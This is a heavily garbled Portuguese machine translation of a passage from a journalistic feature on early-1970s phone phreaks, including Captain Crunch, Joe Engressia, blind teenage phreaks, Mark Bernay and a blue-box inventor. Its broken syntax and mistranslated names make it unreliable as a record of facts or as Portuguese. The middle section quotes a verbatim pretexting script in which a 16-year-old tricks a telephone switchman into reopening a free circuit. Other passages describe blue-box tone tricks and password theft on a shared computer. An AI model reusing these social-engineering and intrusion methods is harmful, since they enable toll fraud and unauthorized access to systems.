você sabe que intimamente a maneira que eu faço. Mas eu não sei o quanto eles sabem sobre mim aqui. Eu tenho uma sensação muito intuitiva para a condição do linha que eu sou, e eu acho que eles estão me monitorando e desligando ultimamente, mas eu não tenho feito muito ilegal. Eu tenho que fazer algumas chamadas para manobreiros

de vez em quando, que não são estritamente legal, e uma vez eu levei uma viagem de ácido e estava tendo alucinações auditivas como se eu estivesse preso e esses aviões eram bombardeio de mergulho em mim, e de repente eu tinha que telefonar phreak de lá. Por alguma razão eu tinha que ligar para Kansas City, mas isso é tudo ".

Um aviso é entregue

Neste ponto - uma hora o meu fuso horário - uma batida forte no meu motel quartos porta interrompe a nossa conversa. Fora da porta para encontrar um guarda de segurança uniformizado que me informa que houve uma "chamada de emergência" para mim enquanto eu fui na linha e que a recepção enviou-o para me avise.

Dois segundos depois de eu dizer adeus a Joe e desligar, o telefone toca.

"Com quem você estava falando?" a voz agitada exige. A voz pertence a Captain Crunch. "Eu liguei porque eu decidi avisá-lo de

alguma coisa. Eu decidi avisá-lo para ter cuidado. Eu não quero esta informação você consegue chegar ao subterrâneo radical. Eu não quero isso para entrar nas mãos erradas. O que você diria se eu dissesse que é possível que três phreaks telefone para saturar o sistema da nação telefone. Saturar.

Busy-lo. Tudo isso. Eu sei como fazer isso. Eu não vou contar. Um amigo meu já saturado dos troncos entre Seattle e Nova York.

Ele fez isso com um sistema computadorizado MF-er engatado em uma troca de Manitoba especial. Mas há outras maneiras, mais fácil de fazê-lo. "

Apenas três pessoas? Eu peço. Como isso é possível?

"Você já ouviu falar da frequência de guarda palangres? Você sabe sobre empilhamento tandem com 17 e 2600? Bem, eu aconselho você a encontrar

sobre isso. Eu não vou te dizer. Mas faça o que fizer, não deixe que este caia nas mãos do subterrâneo radical. "

(Mais tarde Gilbertson, o inventor, confessou que, enquanto ele sempre tinha sido cético sobre a afirmação do capitão do potencial do tronco-sabotagem

amarrar phreaks telefone, ele tinha ouvido recentemente certas manifestações que convenceram o capitão não estava falando à toa. "Eu acho que isso pode levar

mais de três pessoas, dependendo de quantas máquinas como Captain Crunch estavam disponíveis. Mas, apesar de o capitão soa um pouco

estranho, ele geralmente acaba por saber o que ele está falando. ")

"Você sabe," Captain Crunch continua em seu tom repreensivo ", você sabe que os jovens chamam phreaks telefone Moscou o tempo todo. Suponha

todos foram para chamar Moscou. Eu não sou de direita. Mas eu valorizo a minha vida. Eu não quero que os comunistas vindo e soltando uma bomba no meu

cabeça. É por isso que eu digo que você tem que ser cuidadoso sobre quem recebe essas informações. "

O capitão de repente muda para uma diatribe contra os phreaks telefone que não gostam da companhia telefônica.

"Eles não entendem, mas Ma Sino conhece tudo o que fazem. Ma Sino sabe. Ouça, é esta linha quente? Acabei de ouvir alguém da torneira dentro Eu não sou

paranóico, mas eu pode detectar coisas assim. Bem, mesmo que seja, eles sabem que eu sei que eles sabem que eu tenho uma borracha em massa. Estou muito limpo. "A

Capitão faz uma pausa, evidentemente dividido entre querer provar para os monitores phone-empresa que ele não faz nada ilegal, e pelo desejo de impressionar

Ma Bell com suas proezas. "Ma Sino sabe o quão bom eu sou. E eu sou muito bom. Posso detectar reversões, em tandem switching, tudo o que acontece numa linha. Eu tenho ouvido relativo agora. Sabe o que isso significa? Meus ouvidos são uma peça de equipamento US \$ 20.000. Com meus ouvidos eu pode detectar coisas eles não podem ouvir com o seu equipamento. Eu tive problemas de emprego. Perdi empregos. Mas eu quero mostrar Ma Sino quão bom eu sou. Eu não quero transar com ela, quero trabalhar para ela. Eu quero fazer o bem para ela. Eu quero ajudá-la a livrar-se de suas falhas e tornar-se perfeito. Esse é o meu número um objetivo na vida agora. "O capitão conclui suas advertências e me diz que ele tem que ir." Eu tenho um pouco de ação alinhados para hoje à noite ", explica e desliga.

Antes de desligar durante a noite, eu chamo Joe Engressia volta. Ele relata que seu algoz foi finalmente ido dormir - "Ele não está bêbado cego, isso é do jeito que eu conseguir, bem, sim,, mas você pode dizer que ele está em um bêbado "Eu faço uma data para visitar Joe em Memphis em dois dias.

A Phreak Phone Call cuida de Negócios

Na manhã seguinte, participar de uma reunião de quatro phreaks de telefone em um subúrbio ----- (Califórnia). O encontro acontece em um nível confortável de divisão casa em uma subdivisão de classe média alta. Coroadas na mesa da cozinha são os gravadores portáteis de cassetes, MF cassetes, patches de telefone, e os laços linha dos quatro phreaks telefone apresentar. No balcão da cozinha ao lado do telefone é uma caixa de sapatos, tamanho da caixa azul com treze grande alternância para os tons. Os pais da phreak anfitrião, Ralph, que é cego, ficar na sala de estar com os seus filhos que enxergam.

Eles não tem certeza exatamente o que Ralph e seus amigos fazer com o telefone ou se é estritamente legal, mas ele é cego e eles estão satisfeitos que ele tem um passatempo que o mantém ocupado.

O grupo vem trabalhando no restabelecimento da histórica conferência "2111", reabrindo alguns loops gratuitos, e tentando descobrir o

dimensões do que parecem ser novas iniciativas contra phreaks telefone por agentes de segurança do telefone-empresa.

Não é muito antes de eu ter a chance de ver, ouvir, Randy no trabalho. Randy é conhecido entre os phreaks telefone como, talvez, o melhor homem em con

o jogo. Randy é cego. Ele é pálido, mole e em forma de pêra, ele usa calças largas e uma camisa esporte branca wrinkly nylon, empurra a cabeça dele

para a frente dos ombros curvados um pouco como uma tartaruga avançando para fora de seu escudo. Seus olhos vagueiam, cruzando e descruzando, e sua testa é um pouco cheio de espinhas. Ele tem apenas 16 anos de idade.

Mas quando Randy começa a falar em um bocal de telefone sua voz torna-se tão incrivelmente autoritária é necessário olhar novamente para

convencer-se se trata de uma gordinha adolescente Randy. Imagine a voz de uma rachadura de petróleo equipamento capataz, um resistente, sharp, castigado pelo tempo

Marlboro homem de quarenta anos. Imagine a voz de um pistoleiro brilhante desempenho fundo explicando como ele bate o Dow Jones em trinta por cento.

Então, imagine uma voz que poderia fazer aqueles dois soam como Stepin Fetchit. Essa é a voz de Randy de dezesseis anos de idade.

Ele está falando a um manobreiro em Detroit. A empresa de telefonia em Detroit tinha fechado dois pares de loop toll-free, sem motivo aparente, embora

uso pesado por phreaks telefone de todo o país podem ter sido detectado. Randy está dizendo o guarda-chaves como abrir o circuito e torná-lo

livre de novo:

"Como vai você, amigo. Sim.. Estou no conselho aqui em Tulsa, Oklahoma, e estamos tentando fazer alguns testes em seu loop-around e

nós find'em ocupou em ambos os lados Sim, temos recebido um 'BY' sobre eles, o que d'ya dizer, você pode cair cartas sobre eles? Você tem 08

em seu grupo de números? Oh que está bem, nós tivemos esse problema antes, talvez tenhamos de ir atrás do circuito. Aqui, deixa eu dar-lhes a você: o seu

quadro é 05, o grupo vertical, 03, 5 horizontal, vertical arquivo 3. Sim, vamos ficar por aqui Ok, o encontrou? Bom. Certo, sim, gostaríamos de esclarecer que agitado. Certo. Tudo que você tem a fazer é olhar para a sua chave na placa de montagem, é em seu quadro tronco diversas. Ok? Certo. Agora puxe o seu chave de NOR sobre o LCT. Sim. Eu não sei por que isso aconteceu, mas tenho tido problemas com isso. Okay. Muito obrigado cara. Ser vendo sim ".

Página 153

Randy desliga, relata que o guarda-chaves era um pouco inexperiente com o loop-circuitos em torno da moldura tronco variada, mas que

o loop foi devolvido ao seu estado livre-call.

Encantado, telefone phreak Ed retorna o par de números à coluna ativa-status em seu diretório. Ed é um pesquisador soberbo e metuculoso.

Com metuculosidade quase talmúdica ele irá traçar mechas de sugestões através de labirintos soft-wired de intervir telefone-company circuitos de volta

através de ligações complexas de comutação relés para encontrar a localização e identidade de apenas um circuito gratuito. Ele passa horas e horas, todos os dias, fazendo esse tipo de coisa. Ele, de alguma forma compilada uma lista de oitocentos "Band-seis-WATS números" localizados em mais de quarenta países.

Band-seis números-WATS são os grandes números 800 - aqueles que podem ser discados em livre de qualquer lugar do país.

Ed o pesquisador, um estudante de engenharia de dezenove anos de idade, também é um técnico excelente. Ele montou a sua própria caixa azul de trabalho a partir de zero aos dezessete anos de idade. (Ele é avistado.) Esta noite, depois de distribuir a última edição de seu diretório em WATS (que foi digitado em

Braille para os cegos phreaks telefone), ele anuncia que ele fez uma nova e importante descoberta:

"Eu finalmente testei e funciona perfeitamente. Tenho esta matriz de comutação que converte qualquer telefone touch-tone em um MF-er".

Os tons que ouve em telefones touch-tone não são os tons MF que operam o sistema de comutação de longa distância. Phreaks Telefone acreditar AT & T. tinha deliberadamente equipado tons de toque com um conjunto diferente de frequências para evitar colocar os seis tons MF mestre nas mãos de todos os touch-proprietário tom. Comutação de matriz complexa de Ed coloca os seis tons de mestre, na verdade colocar uma caixa azul, nas mãos de cada proprietário de tom. Ed me mostra páginas de esquemas, especificações e listas de peças. "Não é fácil de construir, mas tudo aqui é no catálogo Heathkit".

Ed pede Ralph que o progresso que ele fez em suas tentativas de restabelecer uma linha conferência aberta de longo prazo para phreaks telefone. A última grande conferência - a histórica conferência "2111" - tinha sido organizado por um Telex tronco test-board não utilizado em algum lugar nas entranhas de um

4A máquina de comutação em Vancouver, no Canadá. Por mês phreaks telefone pode MF seu caminho em Vancouver, beep a 604 (a Vancouver código de área) e, em seguida, beep a 2111 (o código do telefone-interno da empresa para testes Telex), e encontram-se em qualquer momento do dia ou da noite, em um fio aberto a falar com uma série de phreaks telefone de costa a costa, os operadores de Bermuda, Tóquio e Londres, que são phone-phreak simpatizantes e convidados diversos e especialistas técnicos. A conferência foi uma grande troca de informações. Phreaks telefone pegou o cérebro de cada um limpo, então desenvolveram novas maneiras de escolher os cérebros da empresa telefone limpo. Ralph deu MF Boogies concertos com seu órgão elétrico do tipo de entretenimento em casa, o Capitão Crunch demonstrou sua round-the-world proeza com sua unidade informatizada notório e caiu olhando de soslaio dicas da "ação" que ele estava ficando com as suas amigas. (The Captain vive ou pretende viver vários tipos de fantasias para o deleite fofoqueiro dos phreaks telefone cegos que instá-lo para novas conquistas em nome de todos eles.) O pouco turbulento

Noroeste phone-phreak multidão deixar seu derramamento disputa interna amargo sobre a linha da conferência de paz, aumentando logo em guerrilha guerra, Carl Costa internacional especialista em relações tom Leste demonstrou recentemente abertas rotas diretas MF aos serviços centrais, na ilha de Bahrein, no Golfo Pérsico, introduziu um novo amigo phone-phreak dele em Pretoria, e explicou o funcionamento técnico da nova Oakland-às ligações Vietnã. (Muitos phreaks telefone pegar a gastar dinheiro por chamadas MF-ção de parentes para o Vietnã soldados cobrando R \$ 5 por uma hora inteira de conversa trans-Pacífico).

Dia e noite a linha conferência nunca estava morto. Phreaks telefone cegos em todo o país, solitário e isolado em casas cheia de ativo irmãos e irmãs que enxergam, ou presos com crianças cegas lento e sem imaginação nas escolas camisa de força para o cego, sabia que não importa o quão tarde ficou poderiam marcar a conferência e encontrar instante comunhão eletrônico com duas ou três outras crianças cegas acordado sobre a outra lado da América. Conversando sobre uma conexão de telefone, os phreaks telefone cegos dizer, não é muito diferente de estar lá juntos. Fisicamente, não havia nada mais do que uma bolacha de duas polegadas de quadrado de titânio dentro de uma vasta máquina em Vancouver Island. Para as crianças cegas> lá <significou uma sensação emocionante de estar em contato, através de um tipo de habilidade e magia que era peculiarmente própria.

Último 01 de abril, no entanto, a longo Conferência Vancouver foi desligado. Os phreaks telefone sabia que estava chegando. Vancouver estava no processo de conversão de um sistema de passo-a-passo para uma máquina 4A e o circuito 2111 Telex devia ser apagado no processo. Os phreaks telefone Aprendi a dia real em que a conferência seria apagado cerca de uma semana antes do tempo sobre a empresa de telefonia interna-news-and-gravação loja-talk.

Para os próximos sete dias frenéticos cada phreak na América estava dentro e fora da conferência 2111 24 horas por dia. Phreaks telefone

que foram apenas aprender o jogo ou não tem capacidade de MF foram impulsionadas até a conferência por phreaks mais experientes para que eles pudessem obter um vislumbre de como era antes de desaparecer. Top phreaks telefone procurou códigos de área distantes para novas possibilidades de conferência sem sucesso. Finalmente, no início da manhã de 1 de Abril, o fim chegou.

"Eu podia sentir isso chegando algumas horas antes da meia-noite", lembra Ralph. "Você podia sentir algo acontecendo nas linhas. Começou Alguns estática mostrando-se, em seguida, um som chiado assobiando. Em seguida, houve pausas. Algumas pessoas foi cortado e chamou de volta, mas depois de um tempo algumas pessoas estavam achando que eles foram cortados e não poderia voltar em tudo. Foi terrível. Eu perdi cerca de uma horas, mas conseguiu escapar de novo e ficar no cargo até a coisa morreu ... Acho que foi por volta das quatro da manhã. Foram quatro de nós ainda paira sobre quando a conferência desapareceu em nada para o bem. Todos nós tentamos MF-se a ele novamente, é claro, mas temos de terminação em silêncio. Não havia nada lá. "

O Mark Bernay Legendary acaba por ser "The Midnight Skulker"

Marcar Bernay. Eu tinha encontrado esse nome antes. Foi na lista de seleção de phreaks telefone de Gilbertson. Os phreaks telefone Califórnia teve

falado de um Mark Bernay misterioso como talvez o primeiro e mais antigo phreak na Costa Oeste. E, na verdade quase todos os phreak

no Ocidente podem traçar suas origens diretamente a Mark Bernay ou a um discípulo de Marcos Bernay.

Página 154

Parece que, cinco anos atrás, esse Mark Bernay (um pseudônimo que ele escolheu para si mesmo) começou a viajar para cima e para baixo da Costa Oeste colar minúsculo autocolantes em livros de telefone ao longo de todo o seu caminho. Os adesivos ler algo como "Quer ouvir uma gravação interessante? Chame esses números."

Os números que se seguiram foram de loop-around pares toll-free. Quando um dos curioso chamou um dos números que ele iria ouvir uma fita

gravação de pré-viciado em loop por Bernay que explicava o uso de loop em torno de pares, deu os números de vários outros, e acabou por dizendo a interlocutor, "Às seis horas da noite desta gravação vai parar e você e seus amigos podem experimentá-lo. Divirta-se."

"Fiquei decepcionado com a resposta à primeira", Bernay me disse, quando eu finalmente chegou a ele em um de seus muitos números e ele tinha dispensado com o usual "Eu nunca faço nada ilegal" formalidades que experimentaram phreaks telefone abrir a maioria das conversas.

"Passei toda a costa com estas etiquetas não só em telefones públicos, mas eu jogá-los na frente de escolas de ensino médio no meio da noite, eu deixá-los discretamente em lojas de doces, espalhá-los nas ruas principais de cidades pequenas. No início quase ninguém se preocupou em experimentá-lo. Eu faria ouvir por horas e horas depois de seis horas e ninguém apareceu. Eu não conseguia entender por que as pessoas não se interessariam. Finalmente, estes dois meninas em Oregon tentei sair e disse a todos os seus amigos e de repente ele começou a se espalhar. "

Antes de sua Johny Appleseed viagem Bernay já reuniu um grupo considerável de início de telefone pré-blue-box Phreaks juntos em loop-around

em Los Angeles. Bernay não reivindica crédito para a descoberta original do loop em torno de números. Ele atribui a descoberta a um dezoito

reforma anos garoto de uma escola em Long Beach, cujo nome ele se esquece e que, diz ele, "simplesmente desapareceu de um dia." Quando Bernay-se

descobriu loop-around independentemente, de pistas em suas leituras em edições antigas do Jornal Técnico Automatic Electric, ele encontrou dezenas

de amigos do garoto reforma da escola já usá-los. No entanto, foi um dos discípulos de Bernay em Seattle, que introduziu phreaking telefone

crianças cegas. O garoto de Seattle, que aprendeu sobre percorre gravação de Bernay disse a um amigo cego, o garoto cego ensinou o segredo para seus amigos no

um acampamento de inverno para crianças cegas em Los Angeles. Quando a sessão de acampamento era sobre estas

crianças levou o segredo volta às cidades de todo o Ocidente. Este

é a forma como as crianças cegas originais tornou-se phreaks telefone. Para eles, para a maioria dos phreaks telefonia em geral, foi a descoberta das possibilidades de loop-around que os levou para métodos phone-phreak muito mais sérios e sofisticados, e que deu-lhes um meio de compartilhar o seu descobertas.

Um ano depois, um garoto cego que se mudou para o leste trouxe a técnica para um acampamento de verão de cegos crianças em Vermont, que espalhá-lo ao longo do Leste Coast. Tudo a partir de um Bernay adesivo Marcos.

Bernay, que é de cerca de 30 anos de idade agora, tem o seu início quando ele tinha quinze anos e sua família se mudou para um subúrbio de LA atendido pelo general

Telefone e equipamentos Electronics. Ele ficou fascinado com as diferenças entre Bell e GT & E. equipamento. Ele aprendeu o que podia

tornar as coisas interessantes acontecem por cliques cuidadosamente cronometradas com o botão desengatar. Ele aprendeu a interpretar diferenças sutis na matriz de

cliques, zumbido e kachinks ele podia ouvir em suas linhas. Ele soube que ele poderia mudar-se em torno dos relés de comutação do código de área de Los Angeles, em um

forma não muito previsível por intercalando suas próprias gancho-switch cliques com os cliques dentro da linha. (Empresas de telefonia independentes - não

são mil novecentos deles ainda restam, a maioria deles pequenos principados ilha em vasto império da Ma Bell - sempre foram favoritos com telefone

phreaks, primeiro como ferramentas de aprendizagem, então, como plataformas de Arquimedes de que para manipular o sistema de Bell enorme. A phreak em território Sino

, muitas vezes, o próprio MF em um sistema de comutação de independente, com a mudança idiossincrasias que podem dar-lhe alavancagem maravilhosa sobre a

Sistema Bell.

"Eu tenho um carinho real para Equipamentos Elétricos Automatic", Bernay me contou. "Há um monte de coisas que você pode jogar. Coisas quebrar em formas interessantes. "

Pouco depois Bernay formei na faculdade (com uma dupla especialização em química e filosofia), graduou-se em torno de phreaking com

GT & E. para o sistema de Bell em si, e fez sua lendária etiqueta-colando viagem para o norte ao longo da costa, estabelecendo-se, finalmente, no noroeste da Pacific Bell território. Ele descobriu que, se de Bell não se quebra tão interessante como GT & E., que, no entanto, oferece uma série de "coisas para brincar."

Bernay aprendeu a tocar com caixas azuis. Ele estabeleceu o seu próprio quadro pessoal e telefônico phreak complexo laboratório de pesquisa. Ele

continuou seu evangelismo phone-phreak com campanhas de etiqueta em andamento. Ele criou dois números de gravação, uma com instruções para início

phreaks telefone, o outro com as últimas notícias e os desenvolvimentos técnicos (junto com algumas instruções avançado) se reuniram a partir de fontes de todo o país.

Estes dias, Bernay me disse, ele tinha ido além phone-phreaking si. "Ultimamente eu tenho que aprecia o jogo com computadores mais do que jogando

com telefones. Minha coisa pessoal nos computadores é como com os telefones, eu acho - o pontapé é descobrir como burlar o sistema, como se em

coisas que eu não deveria saber, como fazer as coisas com o sistema que eu não deveria ser capaz de fazer. "

Por uma questão de fato, Bernay me disse, ele tinha acabado de ser demitido de seu emprego de programação de computadores para fazer coisas que ele não deveria ser capaz

fazer. Ele estava trabalhando com um enorme computador de compartilhamento de tempo de propriedade de uma grande corporação, mas compartilhada por muitos outros. O acesso ao

computador foi limitada aos programadores e empresas que haviam sido atribuídas certas senhas. E cada senha restrita a sua

usuário acessar apenas a uma parte do computador isolaram a partir de seu próprio Storage informações. O sistema de senha impedido

empresas e indivíduos de roubar informações um do outro.

"Eu descobri como escrever um programa que iria me deixar ler todos os outros da senha", relata Bernay. "Comecei a brincar com senhas. Comecei a deixar as pessoas que usaram o computador sabe, de forma sutil, que eu sabia que as suas palavras-passe. I começou a cair notas os supervisores de informática com dicas que eu sabia o que eu sei. Eu assinei eles "The Midnight Skulker. Eu ficava cada vez mais inteligente e mais esperto com o meu mensagens e conceber formas de mostrar-lhes o que eu poderia fazer. Tenho certeza de que eles não poderiam imaginar que eu poderia fazer as coisas que eu estava mostrando a eles. Mas eles nunca me respondeu. De vez em quando eles alterar as senhas, mas eu encontrei uma maneira de descobrir o que os novos foram, e eu deixá-los saber. Mas eles nunca respondeu diretamente à meia-noite Skulker. Eu até, finalmente, projetou um programa que eles poderiam usar para

Página 155

evitar que o meu programa de descobrir o que ele fez. Com efeito, eu disse a eles como limpar-me, The Midnight Skulker. Era um programa muito inteligente. Eu começou a deixar pistas sobre mim mesmo. Eu queria que eles para tentar usá-lo e, em seguida, tentar chegar a algo para contornar isso e reaparecem novamente. Mas eles não iriam jogar. Eu queria ser pego. Quer dizer, eu não quero ser pego pessoalmente, mas eu queria que eles me perceber e admitir que eles me notado. Eu queria que eles tentam responder, talvez, de alguma forma interessante. "Finalmente os gerentes de informática tornou-se preocupado suficiente sobre a ameaça de roubo de informações para responder. No entanto, em vez de usar própria auto-destruição elegante The Midnight Skulker programa, chamaram em seu pessoal de segurança, interrogou todos, encontrou um informante para identificar Bernay como The Midnight Skulker e disparou ele.

"No começo, o pessoal da segurança aconselhou a empresa a me contratar em tempo integral para procurar outras falhas e descobrir outras aberrações de computador. Que eu poderia

ter gostado disso. Mas eu provavelmente teria transformado em um duplo agente, o dobro do que o agente duplo que eles queriam. Eu poderia ter ressuscitado

The Midnight Skulker e tentou me pegar. Quem sabe? De qualquer forma, os superiores virou a idéia para baixo. "

Você pode tocar Crime Computer Controle do FBI no conforto da sua própria casa, talvez.

Maldito computador pode ser a onda do futuro. Combina com a sensibilidade phone-phreak perfeitamente. Gilbertson, o inventor azul-box e um ao longo da vida

phreak, também passou de phone-phreaking para computador parvos. Antes que ele entrou no azul-box negócio Gilbertson, que é um

programador altamente qualificados, programas concebidos para arbitragem de divisas internacional.

Mas ele começou a brincar com computadores a sério quando soube que poderia usar seu caixa azul em conjunto com o terminal de computador instalado em seu

apartamento pela empresa de instrumentação para quem trabalhava. O terminal eo teclado impressão-out foi equipado com acoplamento acústico, de modo que pelo

acoplamento sua pequena princesa marfim telefone para o terminal e, em seguida, acoplamento sua caixa azul em que, ele could M-F o seu caminho para outros computadores com completo anonimato e sem carga; programa e re-programa-los à vontade; alimentá-los informações falsas ou enganosas; torneira e roubar

eles. Ele me explicou que ele bate computadores ocupando todas as linhas, em seguida, entrar em um tronco de verificação, ouvindo nas senhas

e as instruções de um dos partícipes tempo utiliza e lhes MF-ing e imitá-los. Ele acredita que não seria possível a rastejar para o

Computador do FBI crime de controle através de um terminal de computador da polícia local e phreak redor com bancos de memória do FBI. Ele afirma que tem

conseguiu re-programar um certo computador enorme institucional, de tal maneira que tenha isolaram uma secção inteira do seu circuito para

seu uso pessoal, e ao mesmo tempo esconde que o arranjo de qualquer outra pessoa do aviso prévio. Eu fui incapaz de comprovar essa afirmação.

Como Captain Crunch, como Alexander Graham Bell (pseudônimo de um East Coast engenheiro descontente com aparência que alega ter inventado o caixa preta e agora vende caixas-pretas e azuis para jogadores e heavies radicais), como a maioria phreaks telefone, Gilbertson começou sua carreira tentando arrancar telefones públicos como um adolescente. Entendê-los, em seguida, rasgar-los. Obtendo sua centavo de volta do telefone público é o primeiro do phreak emocionante rito de passagem. Depois de aprender as habituais dezoito maneiras diferentes de obter a sua moeda de dez centavos de volta, Gilbertson aprendeu a fazer chaves mestras para caixas de dinheiro com moedas de telefone, e se todo mundo com moedas de volta. Ele roubou alguns equipamentos phone-empresa e montar sua própria casa painel de comando com ele. Ele aprendeu a fazer um dispositivo simples "pão-box", do tipo usado por bicheiros na década de trinta (bicheiro dá um número para seu apostando clientes, o telefone com esse número está instalado no apartamento alguns viúva da senhora, mas é manipulado para tocar na loja do bicheiro em toda a cidade, policiais traço grande aposta número e não encontrar nada, mas a viúva).

Não muito tempo depois, naquela tarde em 1968, quando, no fundo das pilhas de uma biblioteca de engenharia, ele se deparou com uma revista técnica com o telefone frequências e tons correu para fazer a sua primeira caixa azul, não muito tempo depois que Gilbertson abandonou uma carreira muito promissora na física química e começou a vender caixas azuis para \$ 1.500 cada.

"Eu tive que sair físico-química. Eu corri para fora de coisas interessantes para aprender", ele me disse uma noite. Estávamos conversando no apartamento o homem que serviu de ligação entre Gilbertson eo sindicato na organização da grande 300.000 dólares azul-box negócio que não deu certo porque de problemas legais. Houve algum fumo.

"Não há coisas mais interessantes para aprender", continua ele. "Físico-química acaba por ser um sujeito doente quando você levá-la ao seu mais alto nível. Eu não sei. Eu não acho que eu poderia explicar-lhe como ele está doente. Você tem que estar lá. Mas você, eu não sei, uma falsa sensação de onipotência. Suponho

é como phone-phreaking dessa forma. Essa coisa é enorme lá. Todo este sistema. E há buracos e você escorregar para eles como Alice e

você está fingindo que está fazendo algo que não é verdade, ou pelo menos não é mais você que está fazendo o que você pensou que estava fazendo. É tudo

Lewis Carroll. Físico-química e phone-phreaking. É por isso que você tem esses pseudônimos phone-phreak como o gato Cheshire, o Red

King, e The Snark. Mas há algo sobre phone-phreaking que você não encontra em físico-química "Ele olha para mim.:

"Alguma vez você roubar alguma coisa?"

"Bem, sim, I. ..."

"Então você sabe! Você sabe a corrida que você começa. Ele não é só conhecimento, como a química física. É proibido conhecimento. Você sabe. Você pode

aprender sobre qualquer coisa sob o sol e ficar entediado até a morte com ele. Mas a idéia de que é ilegal. Olhe: você pode ser pequeno e móvel e inteligente e

você está arrancando alguém grande e poderoso e muito perigoso. "

Pessoas como Gilbertson e Alexander Graham Bell estão sempre falando de roubar a empresa de telefonia e aparafusar Ma Bell. Mas se eles

foram mostrados um único botão e disse que, empurrando-a que poderia transformar todo o circuito de AT & T. em poças de fundição, que provavelmente não

empurrá-lo. O phreak descontente-inventor precisa do sistema de telefonia a forma como o católico não-praticante precisa da Igreja, via Satanás precisa

a Deus, o caminho The Midnight Skulker necessário, mais do que qualquer outra coisa, a resposta.

Página 156

Mais tarde naquela noite Gilbertson terminou me dizendo o quão feliz ele estava na inundação de caixas azuis se espalhando por todo o país, como

prazer era saber que "desta vez eles realmente estão ferrados." De repente, ele mudou de marcha.

"Claro. Tenho esse amor / ódio coisa sobre Ma Bell. Em uma maneira que eu quase como a empresa de telefonia. Acho que eu ficaria muito triste se eles estavam a

desintegrar-se. De certa forma, é justo que, depois de ter sido tão bom que eles acabam por ter essas coisas erradas com eles. São essas falhas que me permitem para entrar e mexer com eles, mas eu não sei. Há algo sobre ele que fica com você e faz você querer chegar a ele, você sabe. "

Pergunto-lhe o que acontece quando ele é executado fora de interessante, Proibido coisas para aprender sobre o sistema telefônico.

"Eu não sei, talvez eu iria trabalhar para eles por um tempo."

"Em termos de segurança, mesmo?"

"Eu faria isso, com certeza eu, tão logo jogar -. Que eu, tão logo o trabalho de ambos os lados."

"Até descobrir como prender phreaks telefone? Eu disse, lembrando o jogo de Mark Bernay".

"Sim, isso pode ser interessante. Sim, eu poderia descobrir como enganar os phreaks telefone. É claro que se eu ficasse muito bom no que faz, ele pode se tornar chato novamente. Então eu teria que esperar os phreaks telefone ficou muito melhor e me enganou por um tempo. Isso iria mover a qualidade do jogo até

um nível. Eu poderia até ter que ajudá-los, você sabe, 'Bem, crianças, eu não quero isso para se locomover, mas você já pensou de -? Eu poderia continuar

que vai em níveis cada vez mais elevados para sempre. "

O traficante fala-se pela primeira vez. Ele foi olhando para os padrões piscantes suaves de luz e cores na parede de azulejos translúcido virada

ele. (Na verdade, não há padrões: a cor e iluminação de cada azulejo é determinada por um gerador de números aleatórios computadorizado

por Gilbertson, que garante que não pode haver nenhum significado para qualquer sequência de eventos nas telhas.)

"Esses são os jogos bons que você está falando", diz o revendedor para seu amigo. "Mas eu não me importaria de vê-los ferrado. Um telefone não é privada

anymore. Você não pode dizer qualquer coisa que você realmente quer dizer em um telefone ou você tem que passar por essa besteira paranóica. "É legal para falar sobre o telefone? ' Quero dizer, mesmo que seja legal, se você tem que perguntar 'é legal', então não é legal. Você sabe. "É legal", então não é legal. Você sabe. Como os

crianças cegas, as pessoas vão começar a montar suas próprias empresas de telefonia privadas, se quiserem realmente falar. E você sabe o quê.

Você não ouve mais silêncio no telefone. Eles tem essa coisa de time-sharing em linhas de longa distância, onde você faz uma pausa e eles

cortar fora aquele pedaço de tempo e usá-lo para realizar parte de outra pessoa conversation. Instead de uma pausa, em que alguém talvez respirar ou

suspirando, você tem esse buraco vazio e só começar a ouvir novamente quando alguém diz uma palavra e até mesmo o início da palavra é cortada

off. Silêncios não contam - você está pagando por eles, mas levá-los para longe de você. Não é legal para falar e você não pode ouvir alguém quando

eles não falam. Que diabos é bom o telefone? Eu não me importaria de vê-los totalmente ferrado. "

The Big Memphis Bust

Joe Engressia nunca quis estragar Ma Bell. Seu sonho sempre foi trabalhar para ela.

O dia em que visitou Joe no seu pequeno apartamento na Avenida União, em Memphis, ele w como chateado com outro revés em sua candidatura a um telefone trabalho.

"Eles estão enrolando nele. Recebi uma carta hoje dizendo que eles teriam que adiar a entrevista pedi novamente. Meu senhorio lê-lo para mim. Eles

me deu um pouco de enrolação sobre o desejo artigos sobre o meu estado de reabilitação, mas eu acho que há algo mais acontecendo. "

Quando acendeu a lâmpada de 40 watts na sala de Joe - que às vezes se esquece de quando ele tem convidados - parecia que não havia telefone suficiente

hardware para iniciar uma empresa de seu próprio telefone pequeno.

Há um telefone em cima da mesa, um telefone sentado em uma gaveta aberta debaixo da secretária. Ao lado da secretária-top telefone é um charuto-box-

dispositivo MF tamanho, com grandes interruptores, e ao lado, que é algum tipo de comutação e dispositivo de acoplamento com tomadas e plugs jacaré pendurado

solta. Próximo ao que é uma máquina de escrever Braille. No chão, ao lado da mesa, deitado de cabeça para baixo como

uma tartaruga morta, é o órgão de meio-eviscerado de um velho telefone padrão preto. Do outro lado da sala em um sofá rasgado e empoeirado são mais dois telefones, um deles um modelo de tom, dois gravadores; um monte de manchas de telefone e cassetes e um telefone de brinquedo em tamanho real. Nossa conversa é interrompida a cada dez minutos por phreaks telefone de todo o país tocando Joe em praticamente todas as peças de equipamentos, mas o telefone de brinquedo e máquina de escrever Braille. Um garoto cego de quatorze anos de idade, de Connecticut chama-se Joe e diz que ele tem uma menina amigo. Ele quer falar com Joe sobre namoradas. Joe diz que vai falar no final da tarde, quando eles podem estar sozinhos na linha. Joe faz uma profunda respiração, assobia-lo fora do ar com um assobio ensurdecedor 2600-ciclo. Joe tem o prazer de receber as chamadas, mas ele parecia preocupado e preocupado naquela noite, com a testa franzida constantemente sobre seus olhos vagando escuros. Além do telefone-company stall, ele acaba de saber que o seu apartamento deverá ser demolido em 60 dias para a renovação urbana. Por toda a sua mesquinhez, a Avenida apartamento União tem sido Primeiro de Joe home-de-seu-own e ele está preocupado que ele não pode encontrar outro antes deste ser demolido. Mas o que realmente incomoda é que Joe manobreiros não foram ouvi-lo. "Eu tenho feito alguns testes em 800 números ultimamente, e eu tenho descobriu que certos números 800 em New Hampshire não pode ser alcançado a partir de Missouri e Kansas. Agora, pode soar como uma coisa pequena, mas Eu não gosto de ver um trabalho mal feito, isso me faz sentir mal sobre as linhas. Então, eu tenho chamado de escritórios de comutação e denunciá-lo, mas eles não têm

Página 157

